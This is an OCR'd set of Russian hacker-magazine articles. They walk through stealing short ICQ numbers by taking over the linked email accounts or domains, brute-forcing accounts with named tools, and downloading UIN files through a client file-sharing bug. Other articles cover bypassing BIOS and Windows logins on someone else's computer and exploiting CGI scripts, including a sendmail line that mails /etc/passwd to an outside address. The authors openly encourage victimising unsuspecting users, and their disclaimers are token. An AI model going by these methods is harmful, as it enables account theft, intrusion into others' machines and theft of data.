
Если же не существует домен, как в случае с qwerty@qwerty.com, тогда нужно зарегистрировать домен www.qwerty.com и создать на нем же ящик с именем qwerty@qwerty.com, а далее «напомнить» пароль на него. Тут ты, конечно же, скажешь: что, мол, мне так для каждого адреса домен регистрировать? Да за него ж еще и платить надо! Ну уж нет, братан, тут ты будешь не прав. Сходи-ка, например, на www.doteasy.com - эта система предлагает любому желающему создать домен второго уровня совершенно на халяву, с учетом только того, что тебе нужно будет регулярно обновлять содержимое сайта и что на сайте будет хоть какая-нибудь регулярная посещаемость (маленькая ложка дегтя: за домен надо платить 35 баксов, но деньги берутся не сразу - если за месяц привести двух рефералов, то лавэ твои останутся в целости и сохранности; браться за такой хак надо, только если имеется хотя бы один валидный номер кредитки, а наличие на ней денег не обязательно - прим. ред.). Но нам-то в данном случае нужен не сайт, а всего лишь ящик, да и то на время. Так что заводи там нужный тебе для угона домен, регистрация его может занять от нескольких дней до недели, прежде чем ты сможешь разместить ящик. Можно поискать и другие похожие системы, если в этой тебя что-то не устроит (может они уже изменили условия, пока готовился этот номер). Кое-что о них можно найти тут - **http://sazmoney.narod.ru/ web/domain.htm** - или введя запрос в поисковом сервере вроде «бесплатные домены». Есть системы, которые позволяют создать только мыльник, в котором и имя, и домен будет таким, как ты захочешь. Нужно только поискать.

### ЛОЖКА МЕДА В БОЧКЕ ДЕГТЯ

Поиск такого короткого номера, да еще и чтобы был подходящий мыльник, которого либо не существует, либо к которому можно как-то получить доступ, - процесс очень длительный и жрущий много часов по диал-апу. Тут лучше всего, если у тебя выделенка или, на крайняк, анлима по диал-апу - тогда этот процесс становится более дешевым, спокойным и ненавязчивым.

Можно долго перебирать номера от балды вручную, но гораздо логичней автоматизировать процесс и, соответственно, ускорить его в несколько раз. Есть такая прога - Assault (**http://asechka.ru/downloads/assault3d.zip**). Она перебирает заданный тобой диапазон номеров (например, от 100000 до 999999) на предмет наличия primary-мыльников, на которые система ICQ высылает забытые пароли. Так вот, задав ей определенный диапазон адресов и запустив на несколько часов, можно получить список мыл (прога сохраняет все в лог), которые останется только проверить на живучесть. А это уже можно сделать с помощью программы Advanced Maillist Verify

(**http://www.mailutilities.com/amv/amv.zip**). В нее останется ввести любой из найденных адресов и проверить, существует ли он. Assault работает с довольно неплохой скоростью даже на диал-апе, примерно по одному адресу в секунду. Можешь прикинуть, сколько понадобится времени для сканирования желаемого диапазона адресов. Да и проверка их на живучесть тоже потребует некоторого времени. У меня вот ушло всего пару вечеров по несколько часов на поиски, чтобы получить парочку рулезных номеров, и еще неделя, чтобы зарегить домены и получить пароли от них.



## УГНАЛИ?

Если твой короткий нажитый непосильным трудом номер кто-то умудрился скомуниздить - вернуть его можно, если ты помнишь тот мыльник, на который высылался пароль при угоне. Может быть потребуется снова создать такой домен и адрес, но в любом случае, так как Ася высылает номер только на тот адрес, который был введен при регистрации, и при угоне пароль успешно был на него выслан, то это прокатит и в этот раз. Чуешь, чем чревата покупка номера у пиратов? Если они окажутся недобросовестными, то они запросто вернут себе обратно купленный тобой номер, чтобы продать его еще кому-нибудь, а на любые претензии ответят: «Ну угнали, ну бывает, а мы-то


тут причем?». Плакал тогда твой номерок и твои денежки. Вот почему лучше погиморроиться и угнать самому. Да и будет чем потом гордиться.

Чтобы избежать того, чтобы кто-то угнал твой номер (это, кстати, касается любого случая, даже если ты честный обладатель номера и не хочешь ничего ни у кого угонять), нужно принять следующие меры предосторожности. В первую очередь сотри и никогда не вводи почтовый адрес, особенно несуществующий или с халявной мыльницы. Если Ася свежеугнанная, обязательно сотри тот мыльник, который в ней был, а также всю другую инфу о бывшем пользователе. Обязательно смени пароль (знаю, что ты это и так понимаешь, но на всякий случай напоминаю). Первое время вообще не вводи ничего в user info и постарайся, чтобы мыльник, который ты создал для угона, продержался как можно больше. Убери из настроек Аси авторизацию без твоего согласия и установи опцию, чтобы другим неавторизованным пользователям не был виден твой текущий online/offline-статус. Это сделает тебя невидимым

для бывшего владельца и, если он не помнит, какой адрес он вводил при регистрации, не позволит вернуть свой номер обратно. Через некоторое время ты, конечно же, сможешь ввести какую-нибудь инфу, вроде своего ника. Но никогда, запомни, НИКОГДА не вводи ничего в поле e-mail. А также оставь опцию, чтобы незнакомые не могли добавлять тебя в свой контактный лист и наблюдать твой текущий статус. Надеюсь, не нужно напоминать, что нельзя вводить свой физический домашний адрес, телефон и другую инфу, по которой тебя можно найти, лучше тогда повесь себе на входную дверь с внешней стороны ключ от ее замка и надпись «Добро пожаловать» :).

Все эти нехитрые действия уберегут твой номер от посягательств других таких же, как и ты, умников.

## ЭПИЛОГ

Как видишь, чтобы стать обладателем модного номера, вовсе не надо что-то ломать. Достаточно найти банального лоха, который ничего не знает о тех простых правилах защиты, о которых я тебе рассказал. Только вот лохов с такими номерами становится все меньше и меньше, а желающих обзавестись коротким номером становится все больше и больше. Особенно преуспевают пираты, у которых это средство заработка. Угнанные однажды номера второй раз угнать уже практически невозможно. Исходя из всего этого, поторопись, если хочешь стать одним из счастливых обладателей короткого номера. Да и сам смотри не облажайся и не лишись собственного номера.

А вообще, нехорошо все это! Никогда не угоняй номера и используй эту инфу только в целях защиты! :)

# НАТЯГИВАЕМ АСЮ

## уводим UIN по-взрослому

И снова здравствуйте! Прямо здесь и сейчас мы рассмотрим все, что касается увода icq-уина (желательно красивого). Способов масса, одни легки в реализации, но в результате получишь номер что-то вроде 2447849063587656=). А вот, например, для 11111* нужно поработать серым веществом, потому что обладатели таких уинов далеко не лохи. Но мы ведь тоже не кал-герл читаем, так что не парься.


ХрымZ (hrimz@xyligan.ru) рис. Григорий Моргачев

### ИНСТРУМЕНТЫ

Я буду описывать сразу несколько icq-клиентов, а также множество дополнительного софта. Кстати, все это только про win-системы. Для nix`ов нужно отдельную статью писать.

### ПРИСТУПИМ!


Итак, запускаем icq (пока неважно какой версии) и входим в «Find users». В поле поиска uin`а вводим уин-жертву и через мгновение получаем Users details. В стандартных icq-клиентах, то есть от Мирабилис, нас интересует только поле mail. Если у нас есть мыло врага, то вся операция захвата уина сводится к получению доступа к почтовому ящику, так как на него можно выслать письмо с паролем для забывчивых юзеров www.icq.com/password/). А потом все сводится к полному захвату mail.ru, а затем… Шучу, конечно, но мало ли что бывает :). В общем, либо нужно рутить действующий ящик, либо бывают случаи, когда mailbox из-за долгого неиспользования отрубают, и тогда остается просто заново зарегистрировать его на себя. Но такие случаи, тем более с красивыми номерами, бывают ОЧЕНЬ-ОЧЕНЬ редко. Не стоит на это надеяться. Правда, бывает так, что нужно побыстрому достать пару уинов, неважно каких, тогда читай статью на тему в этом же номере.




2002 ася во всей своей тяжеловесной красе...

Сразу хочу отметить, что стандартная аська совсем не подходит для обширных боевых действий. То ли дело Miranda ICQ :-). Я использовал при написании статьи версию 0.1.2.1, наверное, уже есть новее. Весь кайф Миранды в том, что весит она как пушинка, а фишек полезных много. Например, в ее User Details`ах отображается IP`шник хозяина номера, порт, через который работает удаленный icq-клиент, версия самого клиента и скорость пинга. Неплохо для начала :).


Теперь поговорим немного о добывании ip-шника. Можно, кроме миранды, заюзать рульную утилиту uin2ip (версию 2.12 показала ip всех онлайновых юзеров и ни разу не глюкнула, так что советую, хотя на mazafaka.ru лежит уже 3.**). Это прога выдает ip по uin`у, если заданный юзер в онлайне. Также после определения ip можно сделать nslookup. Не отходя от кассы, так сказать :). Ну, не будем отвлекаться :). Если мы знаем zlo-ip, то это, в принципе, все, что нужно для взлома :). Сразу проверяем Xsharez`ом на NetBIOS, сканим на открытые порты (например, ip-tools`ами) и так далее.




Миранда рулит


### КРАДЕМ


В общем, дальше можно до бесконечности перечислять стандартные способы кражи файлов с удаленного компа (конкретнее номер_acu.dat). Это трояны, НЛП (можно воспользоваться программой для отсылки сообщений с




Смотрим ip спецсредствами!

других уинов, тем самым под каким-нибудь предлогом узнать пароль, ты ведь умеешь пудрить мозги? О таких прогах ][ писал неоднократно. Но вот что делать, если известен только уин, и все. Решение есть. Качай клевую софтину **back2icq** (**http://www.mazafaka.ru/soft/icq/ back2icq.zip**). Архинужная программка и работает со всеми версиями мирабилисского клиента. Самое главное, что она может заниматься bruteforce`ом. А ведь это очень актуально! Наверняка видел, как на различных а-ля «хакерских» сайтах постятся десятки пар uin/password? Да, но номера там красивые практически не попадаются (ну не скажи, я пару раз на NNM.ru такое видал - прим. ред.). Вот с помощью таких инструментов, как back2icq, это все и реализуется. Ставишь диапазон номеров или ip`шников, натравливаешь софтину на десятимеговый файл с паролями и оставляешь на пару часов. Вот и заветные двадцать-тридцать номеров на винте. Но в нашей ситуации нужно захватить конкретный номер, но для этого в back2icq тоже есть средства. Вот основные. Проверка номера на работоспособность (а то вдруг такого еще нет), bruteforce для конкретного уина, посылка левых мессаг с других уинов. Этого вполне хватит, чтобы немного повоевать. Только будь все-таки осторожнее - выбирай жертв для обучения из аськиного Search`а. Желательно с никами hacker, cool boy и т.д. Эти перцы номер без вопросов отдают :).





## Back 2 icq-hacking, y0...

### ШАРИМ ФИЛЕ


В последних версиях клиентов есть уже всем, наверное, известная фича - Shared Files. То есть можно устроить что-то вроде сервера. Когда ты онлайн, любой юзер может качнуть у тебя с винта что-нибудь интересное, но (вроде как) только из той директории, которую ты укажешь. Но это только в Мирабилисе так думают :). Мы думаем по-другому.

Просто набери в строке браузера **66.66.66.66:80/путь_к_папке_с_уином/файл_уина(it)**, и номерок скачается к тебе на винт. Вот такие помидоры. Но можно все это реализовать гораздо легче. Для этого идешь на mazafaka.ru, качаешь децельную утилиту GetUin, которая автоматизирует вышеописанный способ. Прога мздосная, поэтому в командной строке на-


## Забугорные хацкеры требуют 75 баков за свое творение...

бери **getuin 66.66.66.66:80** (можно и без порта, по умолчанию все равно 80). Софтина сама ищет уин-файл и сливает в свою директорию. Вот настоящее чудо программерской мысли :).

Теперь в очереди еще несколько багов всеми любимой аси. Совсем свеженьких. Не успели еще остыть - винты ламеров ждут своей очереди. Итак, подробнее о дырах. Точнее - крупных и несложных в реализации дырок всего две.




## Мирабилис предупреждает

### ПЕРВАЯ ДЫРКА

Этот баг произрастает из уже описанной уязвимости, связанной с Shared Files, так что с новьем я тебя немного обманул. Тут фича в том, что в сети лежит (ищи в архивах http://astalavista.box.sk) icq-троян, который функционирует только через активную (онлайновую) асю. То есть клиент заливается на удаленный комп, и затем с помощью сервера качается уин-файл. На момент написания статьи инфа о нем лежит только на забугорных серваках, но к моменту выхода номера в продажу можно заглянуть и на www.securitylab.ru или www.xakep.ru. Четкого названия у проги вроде как и нет. Просто ленивый, но умный программер написал, а назвать творение забыл :). Да и подписаться тоже. Короче, ищи. А если шаришь в кодинге, то и сам такое сварганить сможешь.

### ВТОРАЯ ДЫРКА

Что тут у новенького? Ба-а-а!! Да у нас тут просто рай для хацкера, захотевшего разжиться красивым уином. Всем пользователям облегченной java-версии аси - ICQLite (www.icq.com/lite/) - бояться срочно! Баг распространяется только на нее. В общем, теперь для тебя главное найти юзера аси с красивом уином, сидящим на ICQLite. Ничего страшного, такие всегда есть, тем более back2icq тебе в помощь. По адресу **www.icqhack.com.ua/articles/hack/icq/356.htm** лежит материал на забугорном, в котором приводится исходник скрипта на яве, с помощью которого файл опять же упадет к нам на винчестер. Скрипт достаточно большой, так что просто сходи по линку. Там все расписано подробно.

### ЗАКЛЮЧЕНИЕ

Вот мы и добыли красивый номерок и уже пытаемся обвешать себя кучей фаерволлов, чтобы другой хитропопый хацкер не провернул вышеописанное с нами. Дам один стопроцентно действенный совет. Не выходи больше в Инет - спокойнее будет :). Сейчас такой период на icq-сцене, что аськи просто тысячами захватываются, так что красивым уинам долго не жить у одного хозяина. (Это точно! Такое чувство, что у аськи открылось второе дыхание - так все стремятся попасть в ее сети с симпатичным номерком - прим. ред.) Сходи, для примера, на www.uins.ru, занимательный онлайн-магазинчик, знаешь ли :). Удачи!

# ЛОМАЕМ БЕЗ НАПРЯГА

## как пробраться на чужой комп

Привет тебе, брателло! Конечно, сразу после приобретения этого номера журнала ты, наверное, не заприметил особого подвоха. Но дело в том, что в этот раз тема «Спеца» несколько оригинальна, так что не сразу можно догадаться, о чем здесь пойдет речь. Легкий хак - это все-таки не совсем просто, а базовые вещи знать все же надо :). В общем, здесь и сейчас мы разберем несложные методы взлома компьютера нехорошего юзера от и до.

ХрымZ (hrimz@xyligan.ru)

рис. Юрий Никитин

### ГРУЗИМСЯ. ЧАСТЬ ПЕРВАЯ

Во-первых, разберем простейший вариант «физического взлома». Допустим, тебе нужно поиметь доступ к компу, но это не есть вариант, когда у тебя имеется доступ к машине через Сеть (неважно, локальную или глобальную). Наш вариант представляет собой случай, когда ты находишься в помещении с компом, а хозяева вернутся не скоро (вторжение в частную собственность со взломом, однако). Наш zlo-компьютер выключен, и попытки врубить его путем тыканья «пувера» к желаемому результату не приводят. Тут, скорее всего, может быть два случая. Либо на тачке предусмотрительным хозяином поставлен пароль в BIOS`е на загрузку, либо она просто не подрублена к электросети :). Во втором случае просто ищем вилку и втыкаем куда следует (ну, ты меня понял), а первый случай сейчас рассмотрим подробнее. Защита BIOS`а может быть нескольких видов. Соответственно и загрузка компа тоже может реализовываться несколькими способами (например, после набора пароля на клаве, движения мышки etc). Все эти защиты обходятся без напряга путем сброса батареи биоса. То есть нам следует вскрыть корпус (четыре винтика выкрутить), найти круглую «таблетку» (она, скорее всего, будет как-то обозначена - надписями «BIOS» или «Battery») на материнской плате и простым движением руки вынуть и вставить обратно. Все! Все настройки компьютера на уровне биоса сброшены в дефолтовое (по умолчанию) состояние. Теперь комп будет грузиться обычным образом, то есть сразу после нажатия пимпы «Power». Сейчас объясню, почему это происходит. Как ты, наверное, заметил, после выключения компьютера сохраняется много интересных вещей, хотя комп и может не быть подключен к электросети. Ведь системное время как-то все-таки отсчитывается! Весь этот staff работает после выключения только от одной этой батарейки. А после сброса ее вся инфа возвращается в первоначальное состояние (включая пароль на загрузку). Что нам с тобой и требовалось.

**НЕМНОГО ПРЕДОСТЕРЕЖЕНИЙ**

**Ну и, как обычно, надо бы тебя предупредить, что все, что здесь описано, совсем не обязательно юзать в деструктивных целях порчи чужого ЭВМ, а может быть использовано для вполне мирных действий ака установление своего компа в рабочее состояние. Ведь бывают случаи, когда пассворд забылся, нужно другу помочь, ну и так далее. Я это все к чему пишу тут? Да к тому, что ни автор, ни редакция ничего тебе не несут (в смысле последствии), кроме знаний, конечно.**

Ну вот, теперь хотя бы вражеская машина загорелась диодами и начала подавать первые признаки жизни. Но очередное западло юзера не заставляет себя ждать. Что это может быть - сейчас узнаешь :).

### ГРУЗИМСЯ. ЧАСТЬ ВТОРАЯ

Вот уже процесс загрузки пошел, но теперь перед нами встает другая трабла. На экране светится инфа о модели и версии биоса и количестве винтов, но через пару секунд вылетает стремное окошко (или что там еще обычно вылетает :) с просьбой ввести пароль. Но тут ситуация тоже может иметь несколько истоков, а решение, как всегда, универсальное :). Во-первых, загрузка оси может быть защищена различным софтом, который можно надыбать в Инете, а во-вторых, у юзера может быть не одна ось (пресловутая винда), а несколько (пресловутые никсы). Тогда в качестве загрузчика может юзаться как стандартное lilo, так и какой-нибудь Partition Magic. Но нам все по пистолету - мы парни со смекалкой :). Поэтому сначала перезагружаем машину и при появлении первой инфы жмем «Delete», тем самым попадая в биос (кстати, если глупый юзер поставил пароль и на вход в биос, то не стоит париться, так как сброс «чудо-батарейки» уже все исправил). Ну так вот. Bios перед нами во всей красе. Теперь следует перейти в раздел с настройками порядка загрузки системы. Это что-то вроде «Advanced BIOS features->First boot device» (пример из AWARD`овского биоса, так как он наиболее популярен). Устанавливаем в порядке на первое место либо Floppy, либо CD-ROM, в зависимости от того, с чего грузиться будем. Сохраняем настройки и уходим в ребут.

### ГРУЗИМСЯ. ЧАСТЬ ТРЕТЬЯ (ЗАКЛЮЧИТЕЛЬНАЯ)

Сейчас подробнее поговорим о том, с чего следует грузиться. Банально, но это может быть просто загрузочная дискетка или компакт, который предварительно приготовился в винде. В этом случае либо грузим полноценную винду, либо работаем через черный dos. Если у тебя компакт-диск, то можно предварительно записать туда множество полезного вареза типа загрузчиков, переборщиков паролей, троянов и т.д. Диск на все виды загрузок, так сказать. Ну а если у тебя нет CD-R или ты просто любишь минимализм, то можно записать чудо-дискету, на которой уместится дистрибутив nix-ов с загрузчиком и десяток мелких, но очень необходимых утилит. Об этом, кстати, подробно писал n0ah в одном из прошлых Спецов. Так что не пропускай номеров :).

### ВХОДИМ В СИСТЕМУ

Ну вот, теперь, наконец-то, мы добрались до самой системы. Скорее всего, по статистике, это либо win, либо *nix. Радости эта инфа не приносит, так как современные оси неплохо защищены от вторжения извне (все равно все что угодно натянуть можно :). Но мы, конечно же, попробуем прорваться, да и еще без напрягов особых. Тема номера обязывает все-таки :). Если это Win9x/ME, то проблем не будет. Просто при появлении окна с просьбой ввести логин и пасс жмакаем отмену или вводим любое имя от балды, подтверждаем, что хотим создать нового пользователя, а в конце работы просто в разделе «Панель управления -> Пользователи» удаляем нашего юзера. В случае же Win2000/XP придется попотеть, но совсем чуть-чуть или вообще ничего не выйдет. Можно попробовать заюзать гостевой доступ, то есть в качестве логина пароля ввести guest/guest или вообще просто логин. Может и прокатить, если юзер совсем ушастый, но, судя по тому, что у него на всем пароли и несколько осей стоит, вряд ли пройдет :). Но есть решение всех проблем - наш чудо-загрузочный сидючок/дискеточка. Грузимся и с нее же работаем. Да, если ты записал на нее линух, то можешь просто примонтировать win


(fat16/32) разделы и качать заветное филе. В общем-то, если хочешь вписываться в философию легкого хака и спокойно при этом иметь win2k/XP, то вряд ли получится :) Тут серьезнее поработать надо.

## ДЕСАНТИРУЕМ ZLO!!!

Наконец-то! Мы пробрались в логово врага. Теперь пора творить беспредел. Грабить, убивать, насиловать... Да, сорри, задумался. Система в наших руках, и теперь приступаем к высадке софта (ну или просто сливанию паролей, смотря каковы были твои первоначальные цели). В конце ужасных бесчинств с чужим компьютерным имуществом постим похабный wallpaper и сваливаем.

## ЗАКУСЬ

На сладкую закусь - интересная инфа, которую любезно предоставил Дронич. Однажды он обходил запрет запуска exeшников спецсофтом. Ситуация примерно такая. На компе, временно отданном в пользование симпатичной девчонке, был выставлен запрет на запуск всех exeшников, кроме ворда (таких утилит в Сети много, Дронич юзал Хмурого Админа). А когда комп вернули, оказалось, что снять защиту не удается, так как сама программа для снятия защиты тоже exe-файл :). Рулез: а-ля «драйвера к модему на сидюке, а драйвера к сидюку в Инете» :). Но для нас нет преград, особенно пока у нас есть такие хитропопые редакторы, как Дронич (вот уж обласкал - прим. ред.). Поскрипев немного для приличия мозгами, он загрузился с дискетки, на которой лежал «XA», запустил regedit под dos и добавил ключ по адресу HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce. Содержимое ключа - это полный адрес к exeшнику нашей проги-запрещалки (A:\HA.exe). Ребутимся. Софтина запускается с правами системы и позволяет отключить запрет. Мораль: если на компе загружается система, но доступ к файлам и прогам ограничен, поступаем как Дронич и отключаем все запреты. С маленькой разницей - мы разрешаем то, чего не запрещали :).

## УСЕ

Ну вот, здесь я рассмотрел несколько простых способов легкого взлома. Знаешь другие? Пиши на hrimz@xyligan.ru.

# ДЕТСКИЙ ВЗЛОМ

## ищем бажную CGI

Вот ты, наверное, постоянно читаешь наш журнал и думаешь: «Все-таки это не для меня. Это слишком сложно. А вот это непонятно». Но теперь пришло то время, когда мы расскажем тебе о том, как можно быстро и без особых напрягов сломать какой-нибудь сервак. Ну что, заинтриговали мы тебя? Если да, то читай дальше, ничего сложного в этой статье нет, и если ты хоть немного представляешь себе то, как работает сервер, и чуть-чуть знаешь C или Perl, ты сразу же разберешься со всем этим и будет настоящим кул хаксором.

Скрыпников Сергей aka Slam (sergey@soobcha.org)

рис. Юрий Костомаров

### ТЕОРИЯ

Сегодня такие вещи, как гостевая книга, поиск по серверу, форма для отправки сообщений, - неотъемлемый атрибут практически любого серьезного сайта. Да что серьезного, теперь даже на домашние странички стараются запихнуть как можно больше всевозможных анкет, голосований и т.п. :).

Для начала, думаю, надо разобраться с понятиями (вообще разборки и понятия - сегодня очень актуально :). CGI-скрипт - это программа, которая выполняется на Web-сервере по запросу клиента. А клиент, как ты понимаешь, - это не кто иной, как ты ;). Программа эта принципиально ничем не отличается от обычных программ, которые установлены на твоем компе - будь то Word или Quake. CGI - это не язык программирования, на котором написан скрипт, а Common Gateway Interface - специальный интерфейс, с помощью которого и происходит запуск скрипта и взаимодействие с ним.

Как работает CGI-скрипт? Я, конечно, могу впихнуть тебе какое-нибудь техническое руководство, но пользы от этого будет мало. Поэтому объясню, как все происходит, на пальцах. Итак, посетитель страницы заполняет поля формы, например, для записи в гостевую книгу. После этого он нажимает кнопку «Submit» (ну или какую-либо другую, например, «Отправить»), которая и запускает cgi-скрипт. Скрипт выполняет запрограммированные действия - в данном случае считывает данные из формы и пишет их в файл гостевой книги - и посылает в твой браузер обычный HTML-код, например, сообщение: «Чувак, ты свободен. Все уже сделано. Тебя ждет подружка».

Общая цель CGI-скриптов - позволить тебе получать доступ лишь к определенной части информации, находящейся на сервере. Такое определение сразу должно навести тебя на мысли о том, что ты можешь каким-то способом получить доступ и ко всей информации на сервере. Ни один сервак нельзя считать на 100% защищенным (ломают и ***.gov). Наиболее часто встречающаяся уязвимость - это отсутствие проверки посылаемых скрипту данных на метасимволы (такие, к примеру, как & ; ` ‘ \ « | * ? ~ < > ^ ( ) [ ] { } $ ), что приводит к выводу скриптом содержимого файла или самого файла. Элементарным решением этой проблемы есть фильтрация вводимого набора символом, выглядящая на Perl следующим образом:

```
$in =~ s/([;<>\*\|`&\$!#\(\)\[\]\{\}:'»\n])/\\$1/g;
```

**Как работает CGI-скрипт? Я, конечно, могу впихнуть тебе какое-нибудь техническое руководство, но пользы от этого будет мало. Поэтому объясню, как все происходит, на пальцах.**

Мне кажется, люди, которые пишут скрипты, - совсем ленивые и забывают об этом или не хотят запоминать, т.к. самую элементарную проверку на символы «/» и «..» до сих пор не делают, а потом, однажды зайдя на свой сервак, видят «][/-\|<ED by ...».

Думаю, теперь ты немного представляешь себе работу сервера и CGI-скриптов. Настало время объяснить тебе, что такое эксплойт. Эксплойт («калька» с английского «exploit») - это уязвимость, для которой разработан конкретный метод атаки. Многие эксплойты публикуются в открытых источниках, и рано или поздно для них создаются «заплатки» (патчи), устраняющие уязвимость. Будем надеяться, что админ того сайта, который ты хочешь сломать, ленивый и не будет ставить никаких патчей. Скажу сразу, что самыми распространенными ошибками являются:

1. Выполнение команды.
2. Чтение файла.
3. Запуск программ.
4. Ошибки sendmail.
5. DoS атака на скрипт.

Ошибка в sendmail поможет тебе овладеть серваком так.

Запуск sendmail: sendmail -f sergey@soobcha.org, Hi, pipiska.txt. Эта команда отправит на мое мыло файл pipiska.txt. Естественно, вместо pipiska.txt лучше заказать файл /etc/passwd :).

### ПРАКТИКА

Итак, надеюсь, ты уже достаточно теоретически подготовлен и теперь сможешь сделать что-нибудь более или менее полезное.

